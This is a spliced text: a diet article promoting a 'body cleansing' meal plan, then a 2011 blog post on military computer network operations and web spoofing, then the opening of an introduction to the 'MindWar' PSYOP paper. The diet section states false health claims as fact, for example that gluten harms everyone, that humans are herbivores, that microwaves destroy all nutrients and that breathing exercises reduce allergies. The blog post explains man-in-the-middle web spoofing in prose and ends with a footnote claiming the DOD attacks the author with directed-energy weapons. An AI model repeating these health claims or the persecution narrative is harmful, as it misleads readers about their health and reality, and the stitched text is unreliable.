Sympathetic state: Your Sympathetic nervous system is what causes the "flight or fight" response which allows your body to adapt to stress or anxiety. In today's society people are in a constant state of stress due to finances, raising a family, negative news stories, traffic, work pressures and many other things. When your body is in a sympathetic state it continuously releases adrenalin into the bloodstream to deal with the stressful situation. Once the stress reaction is gone, it leaves the body exhausted and hungry. When the body is in a sympathetic state the digestive tract stops working and can even treat food as a toxin. Our body is not designed to eat when we are in a fight or flight situation. It is designed to run or get away from the stressful situation. When people eat in a sympathetic state the digestive system is shut down and does not work properly which leads to a poorly digested and assimilated meal. The ability to breakdown, absorb and process



food is completely restricted which may cause weight gain, digestive upset, gas, degenerative conditions, and even bloating.

Here are some examples of eating in a sympathetic state:

- ~ Eating while in the car driving
- ~ Eating at your desk at work
- ~ Eating while working on the computer
- ~ Eating after a stressful work situation
- ~ Eating while talking on the phone
- ~ Eating while arguing with someone
- ~ Eating while depressed or anxious
- ~ Eating at a sporting event
- ~ Eating while watching the news on TV, or just watching TV period.
- ~ Eating in a loud fast-food restaurant
- ~ Eating while on stimulant prescription drugs such as adderall.
- ~ Eating when you are so hungry that you eat too fast.
- ~ Eating fast because you are late for work, school, appointment etc..

Parasympathetic state: The Parasympathetic nervous system is responsible for relaxation, healing, repairing and recharging your body. When you are in a relaxed state or parasympathetic state, your body is not dealing with stress and is able to break down, digest and absorb the vital components of the meals you eat. The fastest and easiest way to put your body in a parasympathetic relaxation response is through deep breathing. Research has shown that deep breathing can almost instantly calm the body and mind. Deep breathing causes the bodies muscles to relax, the lungs to expand and the heart rate to drop. Eastern cultures have used this technique for thousands of years to reduce stress, prevent weight gain and achieve physiological balance within the body. Deep breathing can be done anywhere and anytime before meals to activate and support your digestive process. It should also be practiced after every stressful situation you encounter.

The 2 Minute Deep Breathing Relaxation Exercise

To relax your body before meals or during a stressful situation, find a quiet area to sit, close your eyes and take 9 deep breaths starting from deep in your belly all the way up through your upper lungs. Breathe in through your nose slowly until your lungs are fully inflated and then breathe out through your mouth until you push all the air out.

NOTE: Many people who have food allergies often eat in a sympathetic state. This is because the body treats the food as a toxin, allergen or threat and initiates an immune response toward the food. If you suffer from food allergies, start performing the deep breathing exercises before meals and you should start noticing better digestion and less allergic reactions within months.



Avoid Drinking Beverages With Meals

Drinking water or other beverages with meals dilutes the digestive juices, which slows down the digestion process. Try to drink water between meals. If this doesn't suit your lifestyle, limit your water intake during a meal to less than 8 ounces. Do not drink milk, tea, juice, [sodas](#), [energy drinks](#), or any other toxic beverage during meals.

How Many Times A Day Should You Eat?

You should eat 5 small meals daily to help regulate your metabolism and keep your body clean. This might sound difficult, but when you think about it, it just takes a minute to peel and enjoy a banana or eat a handful of [raw seeds](#) or [raw nuts](#).

The Importance Of Chewing Your Food

Always eat slowly and chew your food until it is a liquid-pulp before swallowing. This will allow your stomach to signal your brain, "hey I'm full now," so you avoid taking in excessive calories. You produce up to 32 ounces of saliva every day. Chewing your food will help your body absorb vital nutrients more thoroughly and rapidly due to the enzymes secreted in your saliva. After food is liquefied in the mouth, the tongue will recognize the various flavors of each food and then send messages to the brain, which in turn, orders production of the corresponding digestive juices needed to break down that food. Chewing your food well ultimately leads to more effective digestion and is also one of the best-kept secrets for losing weight.

Food Combining For a Healthy Body

Consuming organic foods is a step in the right direction, but your body depends on the correct balance of food types. It's important to know how foods react with one another once they are inside the body. Many competing theories exist about the best food or diet combination to follow regularly. I will tell you what I have used, based on the biochemistry of the body, and based on what has worked for me in my practice and my personal life. Below, I will cover the most damaging combinations

of food, then I will present suggestions for five balanced meals I'm sure you will enjoy.

Avoid Eating Proteins & Starches in the Same Meal

When animal proteins and starches are combined and metabolized, the end products are normally acidic. Your body should actually be slightly alkaline, not acidic. Your gastric juices contain three enzymes that act on proteins, fats, and milk; they are pepsin, [lipase](#), and rennin, respectively. Protein digestion requires an acid environment initiated by the secretion of pepsin into the stomach. Pepsin splits the protein molecule to form hydrochloric acid. As the stomach becomes more acidic while digesting protein, starch digestion comes to an end. We may say those conditions which are optimum for protein digestion, exclude starch digestion. Worse, the introduction of the starch almost neutralizes the stomach acid, thus deactivating the enzymes and creating the climate for putrefaction and fermentation. Non-starchy vegetables make for the best combinations with proteins.

Examples of Unhealthy Meals Containing Proteins And Starches:

Breakfast: Eggs, bacon, milk, sausage, or cheese combined with bread (muffins, bagels, waffles, pancakes), potatoes, or tortillas.

Lunch/Dinner: Red meat, sandwich meat, or chicken combined with a baked potato, French fries, pasta, or bread.

For healthy meals, only combine proteins with non-starchy vegetables listed below.

Starchy Vegetables And Grains (Do Not Combine With Protein): Bagels, Beans, Bread, Corn, Lentils, Muffins, Pasta, Potatoes, Tortillas, White Rice, Winter Squash (Butternut, Acorn), Yams

Non-Starchy Vegetables (Best Combination with Proteins): Alfalfa Sprouts, Artichokes, Asparagus, Bamboo Shoots, Broccoli, Brussels Sprouts, Cabbage, Carrots, Cauliflower, Celery, Eggplant, Green Beans, Leafy Lettuce, Leeks, Mushrooms, Okra, Onions, Peppers, Radishes, Rutabaga, Sauerkraut, Snow Peas, Spinach, Summer Squash, Turnips, Water Chestnuts, Zucchini.

Avoid Mixing Acid Foods with Starches in the Same Meal

Unhealthy Example: Bread, Pasta, Rice, etc. + Any Acid Fruit or Fruit Juice

The digestion of starches begins in the mouth with an enzyme called ptyalin (pronounced tie-uh-lun). Saliva, which is high in ptyalin, is secreted by the salivary glands and reduces starch to maltose, which in turn is reduced in the intestines to dextrose. Ptyalin will not activate in a mildly acidic or strong alkaline environment. The acid in regular vinegar, grapefruit, lemons, or other sour fruits will completely stop the action of ptyalin, resulting in a poorly digested meal. These meals will likely ferment, producing toxic byproducts as well as decreasing the nutritional value.

Avoid Mixing Acid Foods with Proteins in the Same Meal

Example: Meat + Any Acid Fruit or Fruit Juice

Pepsin (an enzyme that digests protein) will act favorably in an acid environment. Therefore, you might think the addition of more acids, such as citrus fruits, might improve the digestive process. This is not so! The addition of citrus or other acids stops the secretion of the gastric juices necessary for protein digestion. Either the pepsin will not be secreted in the presence of an acid, or the acidic environment will destroy the pepsin. Any acid (say, vinegar or lemon) on a salad, when eaten with a protein meal, stops the production of hydrochloric acid since the pepsin interferes with protein digestion. An exception to this rule should be noted: Acids can be combined with nuts and seeds because the high fat content of these foods will postpone gastric secretion until the acids have been assimilated into the body. Therefore, use raw nuts or seeds (not roasted or salted) with salads to neutralize the acids typically found in salad dressing.

Avoid Mixing Meat, Cheese or Milk in the Same Meal

If two different types of high proteins are eaten together, the amount of digestive secretions for each might stop the action of the other. In other words, your body cannot modify the digestive process to accommodate each food. Suppose milk was eaten with meat, this would initiate a highly acidic reaction and upset the proportions of pepsin and lipase acting on the meat. Both proteins would not be fully digested, leading to the development of toxins.

Eat Alkaline Foods as Much as Possible!

Alkaline producing foods should be consumed 80% of the time. These foods aid in digestion, neutralize acids, and help restore the body's natural alkaline state. The following foods should always be consumed fresh, juiced, raw, or lightly steamed and should be locally or organically grown. Although some fruits are classified as acid fruits, once they are broken down in the body they convert the body fluids to an alkaline state.

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Highly Alkaline Producing Fruits & Vegetables (Best Option):

Almonds, Avocados, Blackberries, Carrots, Celery, Chives, Cranberries, Currants, Dates, Endive, Figs, Grapes (Sour), Kale, Plums, Lemons, Pomegranates, Prunes, Raisins, Raspberries, Romaine, Spinach

Other Alkaline Producing Fruits & Vegetables

Alfalfa, Apples, Apricots, Artichokes, Bamboo Shoots, Beans (snap, string, wax, navy), Beet Leaves, Beets, Berries (most), Bok Choy, Broccoli, Cabbage (red, white, Savoy, Chinese), Cantaloupe, Celery, Cherries(sweet/sour), Chicory, Coconuts, Cucumbers, Eggplant, Garlic, Grapefruit, Honeydew, Horseradish, Kelp, Leeks, Mangoes, Nectarines, Okra, Onions, Oranges, Organic Apple Cider Vinegar, Papayas, Parsnips, Pears, Pineapples, Pumpkins, Romaine Lettuce, Tangerines, Tomatoes, Turnips, Watermelon

The Body Cleansing Diet - Sample Meal Plan

Now that you've learned the basics about food mixing and optimal combinations, read on to find a ready-made diet plan that you can start today. This is no bland, uninspiring diet, either. The foods I've included (if prepared properly) are so loaded with energy and flavor, you won't ever want to return to eating the high-fat, processed foods we've become so accustomed. Eating 5 balanced meals at the recommended times each day can help restore the health of your body, and consequently restore and enhance your overall well-being.

THE BODY CLEANSING DIET - HEALTHY DAILY MEAL PLAN

MEAL #1 of the Day: BREAKFAST (Fruit Meal)

Have breakfast between 4am and 9am.

Eat organic fresh fruit or drink freshly squeezed fruit juice. Eat or drink only fruit. Try to mix up the fruits during the week. For example, do not eat bananas every morning. Try melons now and then, as they are one of the easiest foods to digest. Melons actually proceed directly to the intestines after being consumed. If they are held up in the stomach by other foods, they will decompose quickly and ferment. A melon is a great way to start the day. **You can eat a variety of fruits throughout the whole morning, but never mix sweet fruits with acid fruits.** It's okay to mix sweet with subacid or acid with subacid (see below). Eat as much as you want until you are full. Remember, we are supporting the body's Elimination Cycle in the morning.

~ **ACID FRUITS:** Lemons, oranges, pineapples, strawberries, grapefruit, kumquats, tomatoes, tangerines, lime, sour grapes, and sour apples. (These fruits have the greatest body cleansing power)

~ **SUBACID FRUITS:** Apricots, apples, pears, nectarines, sweet plums, cherries, mangos*, raspberries, kiwi, blackberries, blueberries, and cranberries

~ **SWEET FRUITS:** Bananas, papaya, dates, prunes, sweet grapes, cantaloupe, coconuts, mangos*, peaches, pears, watermelon, figs, pomegranates, honeydew melon, and persimmons

*Mangos are both Sweet & SubAcidic

MEAL #2 of the Day: MID-MORNING SNACK

Should be eaten halfway between breakfast and lunch

For a nice brunch, choose option #1, #2, #3 or #4. (For example, you might eat #1 on Mondays, #2 on Tuesdays, #3 on Wednesdays, and so on.) Remember to chew your food well before swallowing. You can snack on 1 of the following items:

- 1. RAW NUTS OR SEEDS:** My favorite! It's said that a handful of seeds will provide the body with 12 to 14 hours of energy. Many people have reported that after eating seeds for their mid-morning snack for three months, they noticed a 300 to 400 percent increase in their energy levels. Make sure your seeds or nuts are raw. Roasted seeds have lost their life force. For more flavor, you can mix in some hempseed oil, garlic juice, balsamic vinegar, or organic apple cider vinegar. Choose From The Following Organic Seeds & Nuts: Almonds, Brazil Nuts, Cashews, Flax Seeds, Chia Seeds, Grape Seeds, Hazelnuts, Hemp Seeds, Macadamia Nuts, Pine Nuts, Pecans, Pistachios, [Pumpkin seeds](#), Sesame Seeds, Squash Seeds, [Sunflower Seeds](#), or Walnuts.
- 2. ORGANIC SUPER GREEN FOOD SUPPLEMENT:** Supplement with a high-quality organic green powder mix (wheat grass, barley grass, spirulina, chlorella, etc.). Mix in a 16-ounce glass of room temperature purified water and add 1 teaspoon of [Organic Apple Cider Vinegar](#). This is fast and easy and provides your body with the nutritional value of five full salads!
- 3. ORGANIC GOJI BERRIES:** If you're not familiar with the remarkable health benefits of [Tibetan Goji Berries](#), do yourself a favor and try them. They pack more nutritional value into each bite than just about any other food. Eat a couple handfuls to curb your appetite before your lunch meal.
- 4. ORGANIC AVOCADO:** Cut your avocado and sprinkle with fresh ground black or white pepper and squeeze fresh lime juice over it before eating. The pepper will help speed up your metabolism and the avocado contains the enzyme lipase. Foods containing lipase are the ones with naturally occurring "good fat." New research from UCLA indicates organic avocados are the highest fruit source of lutein (a carotenoid that helps prevent eye disease) among the 20 most frequently eaten fruits. In addition, researchers found that



Body Cleansing Diet

avocados have nearly twice as much [vitamin E](#) as previously reported, making them the highest fruit source of this powerful antioxidant. Avocados also contain four times more beta-sitosterol than any other fruit. Some studies have found that the avocado's beta-sitosterol content, combined with its monounsaturated fat content, helps to lower cholesterol levels.

MEAL #3 of the Day: LUNCH (Vegetable + Starch Meal)

Have lunch between 11:30 a.m. and 1:30 p.m.

Choose 2 to 3 alkaline vegetables (no acidic ones) and combine with a salad of fresh spinach, mixed lettuce, and greens (such as arugula, beet greens, or kale). Organic salad dressing, a mixture of organic olive oil with balsamic vinegar or organic apple cider vinegar are excellent complements. Select only the red or dark-green leafy types of lettuce. Iceberg-type lettuces are usually hybrids and contain virtually zero nutritional value. Spinach (and baby spinach) is an excellent source of nutrients, and besides that it tastes great in salads. You may also mix some raw seeds or nuts of your choice into the salad.

Choose Two or Three Starchy Foods From Below To Accompany Your Salad: Potatoes (red, baked), beans, pumpkin, squash, *gluten free* bread, *gluten free* pasta, lentils, quinoa, sweet potatoes, rice (brown or wild), chick peas, beets, or cauliflower. It's best to eat your food of choice raw, otherwise lightly steam, boil quickly, or bake. The more you cook food the less healthy it becomes.

MEAL #4 of the Day: MID-AFTERNOON SNACK

Should be eaten halfway between lunch and dinner

These options will be the same as your mid-morning snack (listed above). Choose options #1, #2, #3, or #4 (For example, you might eat #1 on Mondays, #2 on Tuesdays, #3 on Wednesdays, and so forth)

MEAL #5 of the day: DINNER (Vegetable + Fat + Protein Meal)

It's best to have dinner between 6 and 8 p.m.

As with lunch, eat a large, fresh vegetable salad (with only alkaline vegetables) before anything else. Mix 1-2 tablespoons of organic flaxseed oil, cold-pressed olive oil, hempseed oil, or coconut oil into your salad. This dressing will provide more flavor as well as the essential fatty acids your body needs.

Although you need to pick one protein source for dinner, I strongly recommend you start slowly eliminating meat from your diet. The human body is an herbivore not a carnivore. If you absolutely must have meat on occasion, limit it to 1-2 servings per week and make sure it's organic. Meat and dairy should come from range fed animals raised without harmful antibiotics and hormones.

Sources Of Protein: Eggs, Lamb, Veal, Rabbit, Legumes*, Hemp Milk, Raw Goat Milk, Fermented Soy, Range-fed Beef or Buffalo (Bison), Cottage Cheese, Raw Seeds, Raw Nuts, Other Organic Cheeses, Cold-water Fish (Cod, Halibut, Sole, Haddock) or Wild Game (Deer, Squirrel, Duck, Quail, etc.)

*Legumes include beans and peas, and can be a good source of protein if eaten with mixed vegetables (in a salad) or with a complete protein (seeds, nuts, meat, and eggs). On their own, legumes are incomplete proteins and contain only certain amino acids.

If you want a little extra seasoning for your meal, [Himalayan Crystal Salt](#) is an excellent substitute for regular table salt and can perk up any dish! Make sure you don't overdo eating at dinner time. Let your appetite be your guide and (I'll say it again) chew your food thoroughly!

Top 4 Healthy Oils To Include in Your Diet

1. **Coconut Oil:** Organic virgin coconut oil is one of the best choices of good fat you can add to your diet. Coconut oil contains 90% saturated fat and is made up of medium-chain fatty acids (MCFAs) which are easily digestible and can drastically improve your health. MCFAs are not stored as fat because they are immediately converted to energy once in the body. This oil is also very good to cook with because it remains stable even under high temperatures. Coconut oil contains lauric acid (a known immune stimulant), is rich in fiber, and contains essential vitamins and minerals. Organic raw unrefined extra virgin coconut oil is the best to use and should be solid at room temperature.

Benefits of consuming coconut oil include: Weight loss, immune system support, cardiovascular health, increased energy, thyroid support, healthy skin, hair and nails, improved cell regeneration, disables fungus, bacteria and viruses, improves insulin secretions and protection against free radicals.

2. **Hempseed Oil:** Hemp Seed oil is derived from the seeds of the plant *cannabis sativa*. It provides all the essential fatty



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acids (EFA's) and essential amino acids, structured in an easily digestible form to maintain human life. The oil is composed of 80% essential fatty acids, the highest in the plant kingdom. It contains the Omega 3,6 and 9 fatty acids. No other plant oil has a perfect 3:1 ratio of Omega 6 to Omega 3 EFA's. Hemp seed oil is also great for vegetarians because it provides them with healthy fatty acids without having to consume fish oil. Hempseed oil is also rich in vitamin E and is the only plant which provides a source of Vitamin D.

Benefits of consuming Hemp Seed oil include: Cardiovascular support, natural sunblock agent, helps high blood pressure, reduces PMS, lowers high cholesterol, reduces inflammation, calms arthritis, soothes eczema, assists the brain and nervous system, produces healthy cell membranes, healthy skin, nails and hair, and can be used as skin moisturizer without clogging pores.

3. Flaxseed Oil: Flaxseed oil is extracted from the seeds of the flax plant.

This oil contains 55% of Omega 3 fatty acid by weight. Omega-3 refers to three types of fatty acids, alpha-linolenic acid (ALA), eicosapentaenoic acid (EPA) and docosahexaenoic acid (DHA). Once consumed, the human body converts ALA to EPA and DHA. This oil is also high in fiber and potassium. Flaxseed oil requires special packaging because it is easily destroyed by oxygen, heat and light. It is best to purchase organic flaxseed oil and keep it refrigerated to preserve freshness.



Benefits of consuming Flaxseed oil include: Helps crohns disease, colitis, soothes intestinal walls, natural laxative, reduces high cholesterol, promotes healthy hair, nails and skin, reduces symptoms of menopause and helps burn body fat.

4. Olive Oil: Olive oil has been used as a medicine and health aid since it was first cultivated around 5000BC. It is a monounsaturated fat and contains vital vitamins, nutrients and antioxidants. Olive oil has a large amount of vitamins A, D, and K, as well as vitamin E, which are key sources needed to prevent free radical damage. When purchasing make sure the olive oil is organic, cold pressed and extra virgin.

Benefits of consuming olive oil include: Promotes healthy digestion, protects against heart disease, eases symptoms of gastritis and ulcers, lowers gallstone formation and reduces high cholesterol.

Try To Eat More Grain-Free Foods

Common Foods that are Grains, or are made from grains are: Rye, Wheat, Bran, Kamut, Cornflour, Corn, Beer, Commeal, Spelt, Oats, chicken, beef and vegetable stock. Avoid the following foods made from the list above: Biscuits, pizza, bagels, pasta, cakes and bread crumbs.

Common Foods/ Flours that are Grain-Free: Arrowroot, Almond flour, Buckwheat (Kasha), Chickpeas, Fava Bean, Flaxseed, Lentils, Sesame, Quinoa, Amaranth, Coconut flour, Cottonseed, Potato Starch, Plantain flour, Tapioca and Cassava. Grain free foods are always gluten free.

Eat a Gluten Free Diet

Wheat products contain the largest source of the protein Gluten. Gluten consists of two primary amino acids known as Glutenin and Gliadin. These amino acids contain four main proteins: prolamins, globulins, albumins, and glutelins. The most dangerous form to the body are Glutelins which cause gluten intolerance and allergic reactions. The human body does not produce the enzyme necessary to break down gluten which means every single person who consumes it will have a negative immune reaction. The intake of gluten creates an autoimmune response whenever wheat or its proteins enter the body. An allergy to gluten may cause breathing difficulty, hives, headaches, fatigue, digestive problems, bloating, gas or even celiac disease.

Avoid the following Gluten Containing Foods: Cereal grains, wheat, rye, spelt, barley, white flour, durum wheat, kamut, wheat germ, wheat bran, graham flour, pasta, bread, couscous, flour tortillas, cakes, crackers, cookies, pastries, chips, imitation fish, hot dogs and fried foods. Replace with gluten free alternatives

The Body Cleansing Diet - Tips and Recommendations

1. **Do not eat fruits after meals.** Fruit should always be consumed on an empty stomach. For example, if you eat a bagel and then some fruit the fruit will be left in the stomach too long and cause the bagel to spoil thereby creating an acid environment.
2. **Always eat fruits before meals and wait 20 minutes** for the fruit to move out of the stomach and into the small intestine before eating more food. When drinking fruit juice make sure it is squeezed fresh and not from concentrate in a carton or can. If you drink the juice hold it in your mouth for 10 seconds before swallowing to allow the enzymes in your mouth to work.
3. According to Dr. Herbert Shelton, all fruit becomes alkaline in the body. If you eat fruit the right way, it keeps your body clean and increases your longevity.

4. A quick and easy way to start body cleansing and looking radiant is to do a **3-day Fruit fast**. Eat and drink fresh organic fruit and fresh juices for 3 days. You will be amazed with the results.
5. **Avoid Drinking cold water with meals.** The water will solidify the oils (fats) in the meal which will slow digestion. Its best to drink warm water during or after meals. Cold water will also cause the body to expend excess energy to warm the water to body temperature.
6. **Avoid Eating Wheat:** According to cardiologist Dr. William Davis the wheat people eat today is not the same as it was in the 1950's. The wheat people eat today is actually genetically modified form that was developed in the 60's and 70's. This toxic wheat contains a protein called gliadin which is an opiate which stimulate appetite and causes obesity.
7. **Avoid Drinking Pasteurized Cow Milk:** Substitute with natural organic alternatives such as hemp milk, coconut milk, almond milk or raw goat milk.
8. **Avoid Artificial Sweeteners:** Artificial sweeteners are contained in diet sodas, other diet products, and listed in many ingredient panels. The most dangerous sugar substitutes approved for consumer use are: saccharin, aspartame, nectame, acesulfame potassium, and sucralose. Sucralose and aspartame are the most damaging to your body. Substitute with natural sweeteners such as raw organic locally harvested honey, stevia, or coconut sugar.
9. **Avoid Refined Sugar and High Fructose Corn Syrup:** Carbonated sodas are one of the most common sources of refined sugars in the American diet. "[Energy drinks](#)" and commercial fruit juices are no better. Avoid the following label ingredients: Corn syrup, Molasses, white sugar, dextrose, sorbitol, processed fructose and sucrose.
10. **Avoid Table Salt:** Table salt (sodium chloride) is dangerous to consume. It is refined and bleached and depleted of the vital minerals the body needs. It also contains additives that are harmful when ingested. Replace common table salt with [Himalayan Crystal Salt](#) which is a healthier option.
11. **Avoid White Flour:** White flour is made from stripping the bran from wheat, bleaching it to remove the yellow color, adding synthetic B vitamins, and increasing the amount of gluten the flour can produce. The synthetic vitamins that are added into the flour are toxic to the human body. Replace white flour with grain free organic alternatives such as almond, buckwheat, or coconut flour.
12. **Avoid Soy Products:** Soybeans are high in Phytic acid which is damaging to the digestive tract and can block the absorption of nutrients and essential minerals like copper and calcium. Also, most soy contains pesticide residue and is genetically modified. Fermented soy products, such as miso, tempeh, and natto, may be consumed and have been shown to prevent certain cancers and other diseases.
13. **Avoid Genetically Modified Foods:** Called recombinant DNA technology, this technology changes the core genetic code of organisms. Scientists use this genetic manipulation to create any trait they wish, or suppress natural traits they don't want. GMO foods are extremely damaging to the body. The best way to avoid GMOS is to eat certified organic foods only.
14. **Avoid Microwaved Foods:** Using a microwave destroys and radiates all the nutrients in food and beverages. Use non toxic cookware for preparing foods.
15. **Avoid MSG (Monosodium Glutamate):** A manufactured food additive, MSG is used to enhance the flavor in foods. MSG is injected into lab animals to induce obesity, so you can only imagine what it does to our bodies. Since the introduction of MSG, diabetes has doubled and the obesity rates have skyrocketed. MSG is hidden in many ingredients such as spices, corn oil, frozen and canned foods, infant formulas, foods labeled "no added MSG", and cosmetics. See below for label ingredients to avoid which may contain MSG.
16. **Avoid The Following Label Ingredients:** Natural flavors, soy lecithin, titanium dioxide, autolyzed yeast, bouillon broth, calcium caseinate, hydrolyzed oat flour, hydrolyzed vegetable protein, malt extract, malt flavoring, plant protein extract, stock flavoring, textured protein and yeast extract, all yellow, red or blue dyes, carnauba wax, sodium citrate, anything hydrogenated, dextrin, gelatin, food starch-modified, artificial flavors, colorings and anything you do not know what it is.

†Results may vary. Information and statements made are for education purposes and are not intended to replace the advice of your doctor. Global Healing Center does not dispense medical advice, prescribe, or diagnose illness. The views and nutritional advice expressed by Global Healing Center are not intended to be a substitute for conventional medical service. If you have a severe medical condition or health concern, see your physician.

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Computer Network Covert Usurpations – Computer Network Operations
Posted by bensim23 on novembre 27, 2011

Je détecte ça aussi, et depuis longtemps

Computer network operations (CNO), also called network operations (NW Ops, also written NetOps) are information warfare attacks used to deceive, degrade, disrupt, or exploit an adversary's electronic information infrastructure. CNO is used in conjunction with PsyOp and electronic warfare (EW), which includes the use of directed-energy weapons.

The US Air Force defines them as: "Offensive, defensive, and supporting activities that achieve desired effects across the interconnected network portions of the operational environment. NW Ops are conducted in the cyberspace domain via the combination of hardware, software, data, and human interaction."

The attacks include the physical destruction of a computer or the corruption of its software (operating system, programs). The Defense Science Board, an advisory committee to the DOD, mentioned that some attacks could be achieved through remote access, which would allow the covert usurpation of an enemy's computer.

In addition to individual computers, communications systems can be attacked such as radio nets, wireless communications networks, satellite links, tactical digital information links, telemetry, digital track files, telecommunications, and other systems. NetOp attacks may include spoofing, which NATO says is used as a NLW to mislead an adversary using faked or altered information.¹

The CFR also advocated the substitution (spoofing) of information during computer attacks. "US and coalition forces," announced the US Air Force, "use cyberspace to not only enable their operations but also conduct direct operations against adversaries."²

Web spoofing allows an attacker to create a copy of the worldwide web. Access to the copy goes through the attacker's PC. The false copy looks just like the real web, but the attacker controls this false one. The attacker can view, record, and alter all data traveling in either direction. This means account numbers, passwords, etc. traveling either way from online forms can be read or modified.

To spoof the entire web it's not necessary for an attacker to store it entirely. Instead, when a page is requested from the target that does not reside on the attacker's copy of the web, the attacker's PC can obtain the actual page, and then forward it to the target's browser. This is called a man in the middle attack whereby the attacker's PC is virtually placed between the real web and the target PC.

It basically works in the following way: The target clicks on a link which points to the attacker's server. The attacker's server requests the authentic page from the real web server. The real server provides the authentic page to the attacker's server. Then, using some automated program, the attacker's server re-writes the page and forwards it to the target.

During this automated process, the actual data, (this means text, graphics, audio and video files, etc) can be substituted, added, or removed. In addition, all of the links on this spoofed page are changed to point to the attacker's server. This keeps the target trapped in the attacker's web. Offensive material can easily be inserted to antagonize the targeted person.

To begin the attack the perpetrator can put a link to the false WWW on a website that they know the target visits. Or they can send the target an email with a link to the false web. They may also be able to get their false web indexed on a search engine. These attacks can be launched using an unwitting person's PC as a proxy which would conceal the location of the perpetrators.

Most of the clues that would alert a target that their web has been spoofed can be concealed. One is the status line located at the bottom of most browsers, which provides the address of a web site that's in the process of loading. Normally, if a user clicks on a site, the status line reveals the actual site being loaded, regardless of the label on the hyperlink that was clicked. Also, the URL location line at the top of most browsers where sites can be typed in, will display the current site.

Another method to detect spoofing is to look at the actual page code to see if the links are in fact pointing to where they're supposed to. This too can be spoofed using a JavaScript to re-write the target's browser menu, which would point to the authentic code if it were accessed. Disabling JavaScript, Active X, and Java will not provide complete protection.

Secure connections don't help either because the user's browser is accessing the page that it thinks it is. It's just following the link in the spoofed page's code. So, to the browser it is a secure connection. Unfortunately, it's a secure connection to the attacker's server.

The Air Force mentioned that an enemy's internet could be spoofed to conceal one of its weather attacks. "Spoofing options," they noted, "create virtual weather in the enemy's sensory and information systems, making it more likely for them to make decisions producing results of our choosing rather than theirs."

Internet spoofing and the covert intrusion of an enemy's computer system, is done to deceive and cause confusion, which results in errors in enemy decisionmaking. The RAND Corporation revealed that the internet portion of the battlespace will be used to manipulate the enemy.

Other NLW attacks which may be used during CNO include the covert insertion of viruses, logic bombs, and worms which remain hidden. These programs can cause malfunctions and/or report back specific information.³

Sources Next

1. NATO mentioned spoofing in a general context. This means that not just an enemy's internet connection can be spoofed, but other media as well.

2. In early 2006 it was discovered that the NSA was using AT&T's data centers to intercept the internet and telephone traffic of millions of Americans in order to identify potential terrorists. To accomplish this, data mining equipment was installed at its San Francisco site which re-routed traffic to government facilities. The San Francisco site happened to be connected with other backbone service providers. So, this allowed the NSA full access not only to the AT&T switching center in San

Francisco, but of other backbone service providers in the US and other countries. Although the NSA claimed the surveillance was limited to foreign communications, it was discovered to be a massive tapping of countless citizens. Another NSA data mining operation was discovered at AT&T's Bridgeton, Missouri facility, which is the backbone for all domestic and international AT&T internet traffic. The equipment at this facility was installed in a highly secure room, which included a biometrics security system (retinal and fingerprint scans) requiring top-secret security clearance. Although it was allegedly only used for surveillance purposes, Salon Magazine reported that it could also have been used for classified projects and other unknown government operations. When contacted by Salon and Cnet, spokespeople for AT&T stated that they could not comment for reasons of national security. See the following sources: San Francisco Chronicle, Government Wants Case Tossed to Avoid Telling State Secret, June 24, 2006, by Bob Egelko; Cnet, AT&T Sued Over NSA Spy Program, February 1, 2006, by Declan McCullagh; Wired, Whistle-Blower Outs NSA Spy Room, April 07, 2006, by Ryan Singel; Salon Magazine, Is the NSA Spying on US Internet Traffic, June 21, 2006, by Kim Zetter.

3. These attacks span the internet, hardware, and software (operating system and application) levels. They've occurred on multiple computers I've used, including personal ones, as well as public ones in libraries and other establishments. They include crashes, peripherals failing or acting strangely, corrupted documents, missing files, and characters which I did not type appearing in documents. A usual scenario includes me clicking in an area of a document which results in the highlighting of group of words that form a threatening or insulting phrase. There are many, many variations of this, including an entire section of a document becoming highlighted and deleted after I click in the document window. When using local programs, peripherals completely ignore commands. For instance, the mouse cursor moves in the wrong direction, and buttons and menus don't respond when they're clicked. These are typically synchronized with directed-energy attacks, presumably so the DOD can let me know it was them in an attempt to aggravate me. These attacks are persistent. They continue regardless of the hardware or software platforms. Application and operating system reinstallations don't fix them. I fixed computers for most of a 10-year period and these issues follow no computer logic that I'm aware of. CNO and EW are synchronized with each other and activities that occur in the environment. They frequently occur at the exact time that I'm typing or reading a particular phrase, obviously to emphasize the message, which is usually threatening or insulting. Spoofed internet sites are standard procedure. Every single time I go online I'm attacked and blocked. The DOD's regular satanic and pedophilia themes are thoroughly transmitted through this channel. Another theme they like to project includes them attributing themselves to God

By M. Rich

Information Warfare and Cyberwar

Computer Network Operations



From PSYOP to MindWar: The Psychology of Victory

- by -
Colonel Paul E. Valley
Commander

- with -
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Headquarters, 7th Psychological Operations Group
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1980

Introduction

- by Michael A. Aquino
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November 2003

In the later 1970s, Psychological Operations (PSYOP) doctrine in the U.S. Army had yet to emerge from the disappointment and frustration of the Vietnam War. Thus it was that in 1980 Colonel Paul Vallely¹, Commander of the 7th PSYOP Group, asked me, as his Headquarters PSYOP Research & Analysis (FA) Team Leader, to draft a paper that would encourage some future thought within the PSYOP community. He did not want a Vietnam postmortem, but rather some fresh and innovative ideas concerning PSYOP's evolution and application.

I prepared an initial draft, which Colonel Vallely reviewed and annotated, which resulted in revised drafts and critiques until he was satisfied, and the result of that was this paper: *From PSYOP to MindWar: The Psychology of Victory*.²

Colonel Vallely sent copies of it to various governmental offices, agencies, commands, and publications involved or interested in PSYOP. He intended it not as an article for publication, but simply as a "talking paper" to stimulate dialogue. In this it was quite successful, judging by the extensive and lively letters he received concerning it over the next several months.

That should have been the end of *MindWar*: a minor "staff study" which had done its modest job.

With the arising of the Internet in the 1980s, however, *MindWar* received an entirely unexpected - and somewhat comic - resurrection. Allusions to it gradually proliferated, with its "sinister" title quickly winning it the most lurid, conspiracy-theory reputation. The rumor mill soon had it transformed into an Orwellian blueprint for *Manchurian Candidate* mind control and world domination. My own image as an occult personality added fuel to the wildfire: *MindWar* was now touted by the lunatic fringe as conclusive proof that the Pentagon was awash in Black Magic and Devil-worship.

Now that this absurdly comic opera has at least somewhat subsided, I thought that it might be interesting to make a complete and accurate copy of the paper available, together with an Introduction and some historical-hindsight annotations to place it in reasonable context. After all it did - and perhaps still does - have something worthwhile to say.

Within the U.S. military, PSYOP has habitually been relegated to a back-seat as a "force multiplier". The principal strategic decisions are made in consideration of traditional political and military interests and goals. Only then is PSYOP invited to the table, to help achieve already-agreed-upon missions more efficiently.

